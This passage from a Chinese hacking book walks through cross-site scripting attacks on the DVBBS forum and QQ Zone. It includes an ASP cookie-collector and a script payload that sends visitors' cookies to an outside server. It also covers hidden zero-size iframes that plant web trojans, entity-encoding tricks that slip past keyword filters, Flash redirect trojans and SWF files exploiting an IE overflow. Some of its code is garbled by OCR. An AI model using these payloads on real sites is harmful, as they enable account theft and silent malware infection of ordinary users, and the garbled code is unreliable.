XSS 攻击分成两类，一类是来自内部的攻击，主要指的是利用程序自身的漏洞，构造跨站语句，如：DVBBS 的 showerror.asp 存在的跨站漏洞。另一类则是来自外部的攻击，主要指的是自己构造 XSS 跨站漏洞网页或者寻找非目标机以外的有跨站漏洞的网页。如果发现某个网站存在跨站漏洞，如 Q-Zone 个人空间名称跨站漏洞，黑客就可以通过编制一些窃取网页浏览用户的 Cookie 内容代码，来获取 Cookie 中的各种论坛和网站的账号和密码。

具体的操作步骤如下。

步骤 01 在网上申请一个网站空间，将准备好的 kuazhan.asp 文件上传到申请的空间中。kuazhan.asp 文件的作用是搜集 Cookie 内容，其具体内容如下。

```
<%
testfile=Server.MapPath("shouji.txt")
msg=Request("msg")
set kz=server.Create.object("scripting.filesystemobject")
set thisfile=kz.OpenTextFile(testfile,8,true,0)
thisfile.WriteLine (""&msg& "")
thisfile.close
set kz=nothing
%>
```

步骤 02 下载并运行“Q-ZONE 个人名称空间跨站漏洞利用工具”，如图 8-7 所示。

步骤 03 在文本框中输入相应的跨站代码，如图 8-8 所示。

```
<script>
Window.open('http://192.168.0.45/kuazhan.asp?msg='+document.cookie)
</script>
```

步骤 04 单击“提交”按钮，即可将该代码提交到黑客的 Q-Zone 页面上。只要其他 QQ 用户访问其 Q-Zone 时就会在当前网页中打开一个新窗口，连接到指定的搜集 Cookie 的页面，并将自己的 Cookie 内容发送到网站空间中的“shouji.txt”文件中。

步骤 05 打开“shouji.txt”文件，即可看到用户的 Cookie 信息，而这些 Cookie 信息中可能就包含有各个用户的密码和账号。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-7 “Q-ZONE 个人名称空间跨站漏洞利用工具”窗口




图 8-8 输入要提交的跨站代码

这就是一个简单的跨站攻击的例子，攻击者之所以能够成功提交 Script 语句，而网站程序也把它作为正常的用户名执行程序，就是因为网页程序对用户输入的用户名过滤不严。

如果一个点击率和访问量很大的网站首页中被嵌入了网页木马，那将造成极其严重的后果，访问网站的每一个用户都有可能遭到木马的攻击。前面我们提到，DVBBS 论坛的 showerror.asp 页面存在一个严重的跨站漏洞，用户无须管理员权限，就可以在论坛页面中嵌入网页木马，攻击其他论坛用户。下面就以这个论坛为例，为大家介绍一个典型的黑客跨站入侵攻击实例。

1. 在动网中嵌入一个网页

要实现跨站入侵攻击，需在 DVBBS 论坛网站中嵌入木马网页。具体的操作步骤如下。

步骤 01 在 IE 浏览器的地址栏中输入网址 http://bbs.dvbbs.net/，即可打开动网官方论坛，如图 8-9 所示。

步骤 02 要登录该论坛，需要先在该论坛中注册一个用户。单击“注册”按钮，注册一个新用户即可；若已是注册用户，则单击“登录”按钮，进行登录后的界面如图 8-10 所示。



图 8-9 打开动网论坛



图 8-10 登录论坛

步骤 03 在用户名右侧选择“控制面板”→“联系资料修改”菜单项，即可打开个人资料修改页面，如图 8-11 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-11　个人资料修改页面

步骤 04 在“论坛密码”文本框中输入论坛密码，在“主页地址”栏中输入代码“</Script><IfRA ME height=0 width=0 sRc=” http//网页木马地址”></IFrAME>”。



“主页地址”栏中输入的代码表示建立一个长度和宽度都为 0 的网页框架，在网页框架中会打开填写的网页木马地址。可以根据实际情况修改网页框架的长度和宽度及网页木马地址。

使用这种方式挂的网页木马，由于网页框架是隐藏的，因此别人根本无法发现。为了避免输入的网页木马地址对论坛造成危害，这里将输入一个普通的网址来代替网页木马地址，来演示一下挂马的效果。在“主页地址”栏中输入如下代码：

```
</Script><IfRAME height=500 width=500 sRc="http://download.csdn.net/">
</IFrAME>。
```

并输入 Email 地址，在“MSN 号码”文本框中输入如下代码：

```
<Script Language=JavaScript>var actioninfo3='单帖屏蔽'，如图 8-12 所示。
```




图 8-12　输入内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 在设置完成后，单击“更新”按钮，即可提交修改资料内容。在提交成功后，则系统会弹出如图 8-13 所示的提示信息。

步骤 06 返回动网论坛中，在其中新发一个帖子，帖子的内容可以随意填写。发表成功后再查看新发的帖子，即可看到在新发的帖子页面中已经嵌入了一个网页框架，在框架中显示了“新起点工作室”的页面，如图 8-14 所示。




图 8-13 提交跨站代码成功



图 8-14 挂马成功

若是用隐藏的方法显示一个网页木马，则其他网页在查看该帖子时一定会中招被植入木马。如果将该网页框架长和宽都设置为 0，则网页框架是隐藏的，任何浏览者都将会在无声无息中遭受到网页木马的攻击。

2. 查找动网程序出现严重漏洞的原因

从上面的实例中可以看出，其实在动网论坛上挂上一个网页木马是一件非常容易的事，不需要很多代码，也不需要复杂的设置。只要在论坛上注册一个用户，几乎所有人都可以做到。那么，导致动网程序出现如此严重的漏洞的原因是什么呢？

打开动网注册页面程序文件“reg.asp”查看一下源程序代码，在其中可看到如下语句：

User IM=checkreal(Request.form(“homepage”)) &“|||”& checkreal(Request.form(“QQ”)) & “|||” & checkreal(Request.form(“ICQ”)) & “|||” & checkreal(Request.form(“msn”)) & “|||” & checkreal(Request.form(“yahoo”)) & “|||” & checkreal(Request.form(“aim”)) & “|||” & checkreal(Request.form(“uc”))

其中“UserIM”是以“TEXT”类型存储主页、QQ、ICQ、msn 等用户注册信息的。存储格式为“主页|||QQ|||ICQ|||msn|||yahoo|||aim|||uc”，其中的“homepage”就是用户注册时的主页选项。程序通过“Request.form(“homepage”)”语句，从用户注册的 From 表单获得用户注册的主页数据，最终的用户输入数据是通过“checkreal”函数进行处理的。

再查看函数定义文件“Fundon.asp”中，可看到“checkreal”函数代码为：

```
Function checkreal(v)
Dim w
If not isnull(v) Then
w=replace(v,“| | |”,“§§§”)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        checkreal=w
    End If
    End Function
```

由此可知，该函数仅是将“|||”进行了过滤，根本没有过滤<、>、/之类的特殊字符，因此导致了用户可输入提交任何的 Script 语句。

8.3　从 QQ 空间攻击看跨站技术的演变

如今网络上最流行的就是腾讯 QQ，即使是才上网几天的网民，都可能有自己的 QQ。而 QQ 空间也因此成为人人皆有的娱乐博客空间，但这个受人瞩目的空间，同样也成为攻击者的目标。虽然 QQ 空间这几年来不断地为用户提示各种美化功能，但这也造成了恐怖的跨站攻击漏洞，致使各类博客遭受一次又一次的攻击。

本节就以 QQ 空间的历次跨站攻击为例，了解跨站技术的演变过程。

8.3.1　不安全的客户端过滤

Q-Zone 空间报出的第一次跨站攻击漏洞，出现在 Q-Zone 的“QQ 空间名称设置”上。Q-Zone 空间对用户输入的空间名称没有进行过滤，从而引发了跨站攻击漏洞。Q-zone 用户单击空间导航栏中的“个人档”按钮后，即可进入空间个人信息的设置页面。在该页面中单击“修改个人资料”按钮，进入空间资料信息设置页面。

在左侧列表中单击“空间资料”链接，在显示的“空间资料”页面中的“空间名称”文本框中可以更改 Q-Zone 空间的显示名称，如图 8-15 所示。




图 5-15　更改 Q-Zone 空间名称

空间名称的内容将显示在个人空间主页面中，如果在此写入一段可执行的脚本代码，只要过滤不严格，同样会被保存在首页中，通过调用执行代码，达到攻击浏览者的目的。

下面先测试一下“空间名称”文本框中能否写入跨站脚本。

在“空间名称：”文本框中输入跨站测试代码：<script>alert ("测试") </script>，在该文本

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

框中限制了输入字符的长度，输入的字符个数不能超过 32 个，如图 8-16 所示。当输入上述代码后单击“保存”按钮，即可弹出“修改成功”提示信息。然后刷新页面，可看到 Q-Zone 页面的空间名称已被修改为“<script>alert ("测试") </script>”，如图 8-17 所示。由此可以看出，Q-Zone 对用户的输入并未进行过滤。




图 5-16 对危险字符无过滤



图 8-17 将空间名称修改为测试代码

Q-Zone 对用户的输入不进行过滤，则会被跨站漏洞利用。若攻击者在 Q-Zone 中写出危险的代码，如盗取浏览网页者的 Cookie 内容的代码时，就很有可能获得 QQ 网站的 Cookie 信息，进行欺骗攻击。此外，攻击者也可在 Q-Zone 进行跨站挂马攻击，让浏览者被盗号。



图 8-18 “增删模块”选项卡

8.3.2 编码转换也可跨站

QQ 空间中的自定义模块功能可以帮助 QQ 用户根据自身的需求自定义美化空间，如更改空间背景、增加或删除图文模块等。用户还可以自定义输入各种 Script 语句代码，对 QQ 空间进行美化。但在空间增加功能的同时，也导致了一些漏洞的产生。一些黑客开始利用自定义模块，对 QQ 空间进行跨站攻击。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. Q-Zone 自定义模块过滤

在进行跨站攻击之前，先来测试一下自定义模块在使用过程中有没有对特殊字符或语句进行过滤。具体操作步骤如下。

步骤 01 打开 QQ 空间，在页面中单击“装扮空间”按钮，在显示的“装扮空间”页面中选择“增删模块”选项卡，即可进入模块设置页面，如图 8-18 所示。

步骤 02 在“自定义模块”区域中单击“新建模块”按钮，即可弹出“添加个性化模块”对话框。在其中选择要创建的模块类型，这里选择“图文模块”，如图 8-19 所示。

步骤 03 在弹出的“编辑图文模块”对话框中的“图片地址”和“标题链接”文本框中删除其中的“http://”，并在“描述”文本框中输入以下自定义代码：“<img src="javascript:document.getElementById('all').style.background='url (http://******/ ******.jpg)';"> ”，其中“http:// ******/******.jpg”为背景图片的链接地址，如图 8-20 所示。



图 8-19　“添加个性化模块”对话框




图 8-20　“添加图文模块”对话框

在保存模块后即可更改 Q-Zone 空间的背景图片。但腾讯公司为了对自定义代码进行安全过滤，封锁禁止修改使用自定义的 Script 代码。

在保存上面的代码后会添加一个空模块，但并不会更改空间的背景图片。QQ 空间是通过检测用户提交的代码中，是否含有“javascript”之类的字符进行过滤的。在上面的代码中，将脚本中的部分代码用 ASCII 编码之后替换，即可避开 QQ 空间的过滤。如将上述代码中的“javascript”替换为“javascrip”（“p”为“p”的 ASCII 编码），即可突破封锁了。

2. 跨站挂马代码的转换

通过上面的测试可知，对添加的自定义代码稍加修改即可蒙骗 QQ 空间的过滤机制，成功提交代码。因此，一些不怀好意的攻击者就利用这个特点在空间中直接挂上网页木马代码，实施跨站攻击。

按照上面方法在 QQ 空间中新建一个图文模块，在其中输入如下代码：

```
<div id=DI><img src="javascript:DI.innerHTML='<iframe src="http://www.baidu.
com" width=190 height=190 marginwidth=0 marginheight=0 hspace=0 vspace=0 frame
border=0 scrolling=no></iframe>'" style=display:none></div>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

为了绕过 Q-Zone 空间的过滤机制，需将其代码进行转换以躲过过滤，将“javascript”替换为“javascript”，将“iframe”替换为“pframe”。替换后代码如下：

```
<div id=DI><img src="javascri&#112;t:DI.&#105;nnerHTML='<&#105;frame src=
"http://w ww.baidu.com" width=200 height=200 marginwidth=0 marginheight=0 hspace=
0 vspace=0 frameborder=0 scrolling=no></&#105;frame>' " style=display:none></div>
<div id=DI><img src=" javascri&#112;t:DI.innerHTML='<&#112;frame
src="http://www.baidu.com " width=190 height=190 marginwidth=0 marginheight=0
hspace=0 vspace=0 frame border=0 scrolling=no></iframe>'" style=display:none></div>
```

代码中的 http://www.baidu.com 是一个安全的网页链接地址，黑客常常会将它换成网页木马的链接地址。这里只是为了说明攻击效果，所以不需要输入木马网页。代码中的其他语句是用来定义模块大小的，由于设置为 0，该模块在 QQ 空间中将被隐藏，但并不影响网页的打开与运行。

8.3.3 Flash 跳转的跨站攻击

新版本的 Q-Zone 已对上述漏洞进行修补，完全封掉了用户自定义代码，QQ 用户不用担心空间再被跨站挂马了。但攻击者好像总有办法突破空间的各种限制，QQ 空间被跨站攻击的情况仍然层出不穷，而且挂马更加灵活自由化了。

一些攻击者利用一些小技巧实现在 QQ 空间挂马，使用户刚刚打开 QQ 空间时可正常显示页面，但过不了几秒钟，页面自动跳转到一个新的网站中去了。如果跳转到的网页是正常网站，用户大可不必担心；但如果跳转到的网页是一个包含攻击性代码的网站，就该注意了。

1. Flash 跳转变攻击

进行 Flash 跳转攻击之前，攻击者会先制作一个跳转 Flash，得到跳转代码。准备一个网页木马，这里为了演示效果，用百度网站“http://www.baidu. com”替换木马网页，具体操作步骤如下。

步骤 01 打开“跳转 Flash 生成工具”网页（http://www.qqpao.com/tool/qq.htm），在“需要跳转的地址”文本框中输入木马网页的链接地址，单击“生成”按钮，在下方窗口中可生成网页跳转代码 http://www.qqpao.com/tool/qq.swf?url=http://www.baidu.com ，如图 8-21 所示。




图 8-21 生成 Flash 跳转代码

步骤 02 生成跳转代码后，要测试一下跳转代码能否正常地跳转到木马网页。在 IE 地址栏中直接输入刚才生成的跳转代码 http://www.qqpao.com/tool/qq.swf?url=http://www.baidu.com，并单击“转到”按钮，即可正常地跳转到了代替木马的百度网页 http://www.baidu.com,如图 8-22

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

所示。

在跳转正常后，攻击者就可以在 QQ 空间中添加跳转模块进行挂马，具体操作步骤如下。

步骤 01 复制生成的代码，登录 Q-Zone，单击“自定义”按钮，在自定义工具栏中选择“模块”选项卡。单击“新建模块”按钮，在“添加个性化模块”对话框中单击“Flash 模块”项，即可打开“添加 Flash 模块”对话框。

步骤 02 在“Flash 动画地址”文本框中粘贴刚生成的木马网址跳转代码“http://www.qqpao.com/tool/qq.swf?url=http://www.baidu.com”并设置 Flash 动画尺寸大小，如图 8-23 所示。



图 8-22　代码正常地跳转到“http://www.baidu.com”



图 8-23　添加 Flash 跳转模块

步骤 03 单击“确认”按钮保存模块，系统将提示“自定义模块添加成功”。再单击自定义工具栏中的“保存”按钮，保存装扮方案，即可完成添加木马模块。

步骤 04 在添加完成之后，即可测试 QQ 空间是不是成功地挂上木马网页了。当打开测试的 QQ 空间时，稍等几秒，即可成功地跳转到跳转代码中指定的页面中。

2. 遗害网络的 Flash 跳转跨站

不仅 QQ 空间深受 Flash 跳转跨站的危害，网络上的其他网站也经常受到 Flash 跳转跨站挂马的攻击，可以说这种攻击在网络上是无处不在的，而且攻击者的手段更为高明。

攻击者可能会手工打造一个特殊的跳转 Flash，以获得更好的攻击效果。使用“硕思闪客之锤”可制作跳转 Flash，制作的过程主要是添加 getURL 代码。具体的操作步骤如下。

步骤 01 下载并运行“硕思闪客之锤”软件，在弹出的“从模板创建”对话框中选择“空白文档”，并单击“确定”按钮，即可新建一个空白 Flash 动画，如图 8-24 所示。

步骤 02 在“硕思闪客之锤”软件的主窗口左侧选择一个工具，在空白处随便画一个图案，如图 8-25 所示。

步骤 03 选择“影片”下的“图层 1”，即可激活窗口下方的“属性”与“动作”标签。单击“动作”标签，在下方空白窗口中输入跳转代码“getURL("http://www.baidu.com");”，如图 8-26 所示。

步骤 04 单击工具栏上的“导出”按钮，将 Flash 动画保存为“tiaozhuandongzuo.swf”，如图 8-27 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-24　新建一个空白文档




图 8-25　创建 Flash 动画




图 8-26　添加 Flash 跳转动作



图 8-27　保存 Flash 动画

攻击者将制作好的 Flash 文件上传到任意网络空间中，得到 Flash 动画的网址。攻击者最常用的方法是在某个正常的网页中添加 Flash 播放窗口，播放的内容就是刚才改造的 Flash 跳转木马。当用户在观看 Flash 时，毫无防备就跳出了 Flash 木马网页，遭受木马攻击。危害更为严重的是在各种人气很大的论坛中发布 Flash 跳转木马，浏览论坛的用户无一例外地都会中这种木马。

这里以“动网论坛”为例，在其中发表一篇新帖子，或选择一个热门的帖子进行回复，为了吸引别人查看帖子，最好保证帖子的内容新颖、有趣。在回复帖子时，先输入一些正常的内容，然后单击编辑窗口上方的“插入动画/音乐/电影...”按钮，即可打开多媒体输入对话框。从中输入刚才的 Flash 动画网址，并设置播放窗口的高度与宽度，单击“确定”按钮，即可插入 Flash，如图 8-28 所示。

发表帖子回复后，若有人打开这个帖子，就会自动播放 Flash 木马并跳转到指定木马页面。如果有的论坛禁用了 Flash 标签，插入的 Flash 只会显示为一个链接而无法自动播放，此时只有看帖者单击 Flash 链接，才可能会中木马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-28　在论坛中发表 Flash 跨站帖子

8.3.4　Flash 溢出跨站攻击

在 Flash 跳转漏洞出现后，腾讯又很快封掉了这个漏洞，直接插入的跳转 Flash 在 Q-Zone 中播放后再也不能进行跳转了，被固定在了当前页面中。

攻击者为了达到跨站攻击的目的，又想出了其他新的办法，利用 Flash 文件中的一个漏洞，直接进行 Flash 溢出跨站攻击。

1.　制作 Flash 溢出木马

在实施溢出跨站攻击之前，攻击者要先制作好一个木马网页，再将网页木马嵌入 Flash 文件中。这里使用 Icode To SWF（SWF 插马工具）将网页木马链接插入到正常的 Flash 文件中，具体的操作步骤如下。

步骤 01 打开“Icode To SWF”软件，单击“SWF 文件”后面的“选择”按钮，选择本机上某个正常的 Flash 文件，并在“插入代码”文本框中填写制作好的网页木马链接地址。

步骤 02 单击“给我插”按钮，即可将网页木马链接插入到正常的 Flash 文件中了，如图 8-29 所示。SWF 插马工具生成的 Flash 文件是利用了一个 IE 漏洞，对方打开 Flash 文件后，就会造成 IE 溢出，自动访问木马网页在后台下载运行网页中的木马程序。




图 8-29　生成 SWF 木马

2.　在 QQ 群中挂马

先将刚才生成的 SWF 木马文件上传到某个空间中，再进入某个 QQ 群的论坛中，单击“发帖”按钮，进入“发表帖子”页面。在页面中输入“帖子标题”，并单击“插入 Flash”按钮，在弹出的对话框中的“Flash 地址”文本框中输入 SWF 木马文件的网络链接地址，并设置其尺寸大小，如图 8-30 所示。

